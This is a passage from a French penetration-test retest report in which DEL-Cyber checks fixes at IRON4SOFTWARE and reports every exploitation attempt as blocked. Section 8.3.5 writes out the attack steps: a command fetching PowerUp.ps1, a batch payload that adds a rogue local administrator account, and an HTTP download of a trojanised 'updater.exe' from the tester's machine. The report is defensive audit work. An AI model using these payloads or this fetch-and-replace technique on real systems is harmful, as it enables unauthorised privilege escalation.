L'accès RDP sur la machine Windows 10 est désormais restreint uniquement aux membres du groupe RDP_Acces, administrateur du domaine IRON4SOFTWARE ainsi que les membres administrateurs locaux. La GPO Restriction Access RDP a permis de restreindre les comptes d'accès à ce service.



La **découverte n°3** avec une criticité **"critique"** semble être corrigée.

8.3.5. Élévation de privilèges locale via binaire updater.exe de google chrome modifiable par un utilisateur authentifié (Windows 22H2) sur **client Windows 10 (192.168.1.4)**


Afin de tester cette vulnérabilité, le client nous a temporairement ajouté le compte "info" dans le groupe RDP_Acces vu précédemment ce qui nous permet d'accéder à la machine Windows 10 192.168.1.4 en RDP.


Nous avons opté pour l'outil Powerup.ps afin d'identifier les vulnérabilités de droits sur les binaires Windows.


Les commandes utilisées sont les suivantes :

1. `Invoke-WebRequest -Uri https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1 -OutFile PowerUp.ps1`


Le fichier PowerUp.ps1 est automatiquement détecté et bloqué par Windows Defender.









Un renforcement antiviral semble avoir été effectué.



Généralement, l'ouverture d'une session déclenche l'exécution planifiée de `updater.exe`. Pour exploiter cette fonctionnalité, nous tentons de renommer le fichier `C:\Program Files (x86)\Google\GoogleUpdater\141.0.7376.0\updater.exe` en `C:\Program Files (x86)\Google\GoogleUpdater\141.0.7376.0\updater_copy.exe`

Nos permissions ne permettent plus de renommer le fichier.





Nous avons créé un exécutable malveillant, nommé « updater.exe », à l'aide de l'outil Bat_to_Exe_Converter sur une machine Windows, puis l'avons transféré sur la machine de l'attaquant.

payload.bat

```
1  echo ROOT > "C:\windows\root.txt"
2  net user cyberu 123cyberu.! /add
3  net localgroup Administrateurs cyberu /add
```

Ensuite, nous avons établi un serveur HTTP sur la machine de l'attaquant pour transférer le fichier exécutable malveillant.

```
┌──(user㉿user)-[~/Documents]
└─$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Ce dernier a été récupéré via `http://192.168.1.10/updater.exe` et déposé dans le répertoire en utilisant la commande `Invoke-WebRequest -Uri http://192.168.1.10/updater.exe -OutFile "C:\Users\info\Downloads\updater.exe"`

```
PS D:\installation> Invoke-WebRequest -Uri http://192.168.1.10/updater.exe -OutFile "C:\Users\info\Downloads\updater.exe
"
```

Le fichier fini directement bloqué par Windows Defender et est catégorisé comme un cheval de Troie.

Trojan:Win32/Wacatac.C!ml

Niveau d'alerte : Grave
État : Actif
Date : 23/09/2025 10:50
Catégorie : Cheval de Troie
Détails : Ce programme est dangereux et il exécute des commandes émanant d'une personne malveillante.

En savoir plus

Éléments affectés :

file: C:\Users\info\Downloads\updater.exe

La **découverte n°4** avec une criticité **"élevé"** semble être corrigée.

8.4. Conclusion du test interne whitebox

Le test de pénétration interne en white box a confirmé l'efficacité des mesures de sécurisation mises en place. Toutes les vulnérabilités identifiées lors de l'évaluation initiale, y compris l'injection SQL, l'exécution de code arbitraire via upload, la vulnérabilité LFI, le brute force SSH, le RDP exposé et l'élévation de privilèges via updater.exe, ont été corrigées avec succès. Les efforts de durcissement et de renforcement des systèmes ont prouvé leur valeur, bloquant toutes les tentatives d'exploitation.

Conclusion

Ce rapport de test d'intrusion post-sécurisation délivré par DEL-Cyber atteste de l'efficacité des actions correctives entreprises par IRON4SOFTWARE suite à l'évaluation initiale de la sécurité de ses systèmes. Il confirme, avec des preuves tangibles, que l'ensemble des vulnérabilités préalablement identifiées ont été traitées et corrigées avec succès.

Les mesures de durcissement et de renforcement de la sécurité qui ont été mises en œuvre par IRON4SOFTWARE ont été passées au crible lors de cette nouvelle série de tests. Les résultats démontrent clairement que les failles de sécurité, qu'elles soient classées comme critiques, élevées ou moyennes, ont toutes été résolues de manière appropriée. Cette réussite témoigne de l'engagement proactif et de la capacité d'IRON4SOFTWARE à améliorer significativement sa posture de sécurité face aux menaces cybernétiques.

DEL-Cyber souligne que la sécurité informatique est un processus continu. L'entreprise recommande à IRON4SOFTWARE de maintenir une vigilance constante, d'intégrer des tests de sécurité réguliers et des audits d'intrusion pour une protection continue et la résilience de ses systèmes face aux menaces évolutives.

9. Annexes

9.1.Définition des criticités

Critique

Représente les failles les plus graves, qui peuvent souvent être exploitées à distance par des attaquants non authentifiés et qui mènent à une compromission totale du système.

Élevé

Désigne des vulnérabilités qui sont difficiles à exploiter ou qui ont un impact légèrement moindre, mais qui restent très dangereuses et nécessitent une attention prioritaire.

Moyenne

Concerne des failles qui sont plus difficiles à exploiter, qui requièrent des privilèges spécifiques ou une interaction utilisateur, ou dont l'impact est limité. Elles doivent tout de même être corrigées.

Faible

Représente des vulnérabilités ayant un faible impact et étant difficiles à exploiter. Elles sont souvent traitées après les failles plus critiques.

9.2.Rapport NMAP du réseau 192.168.1.0/24

Nmap attaque whitebox.pdf

9.3. Rapport NMAP du serveur 192.168.100.0/24 DMZ

Nmap attaque post sécurisation.pdf

9.4.Outils utilisés

- Powerup.ps1 (`https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1`)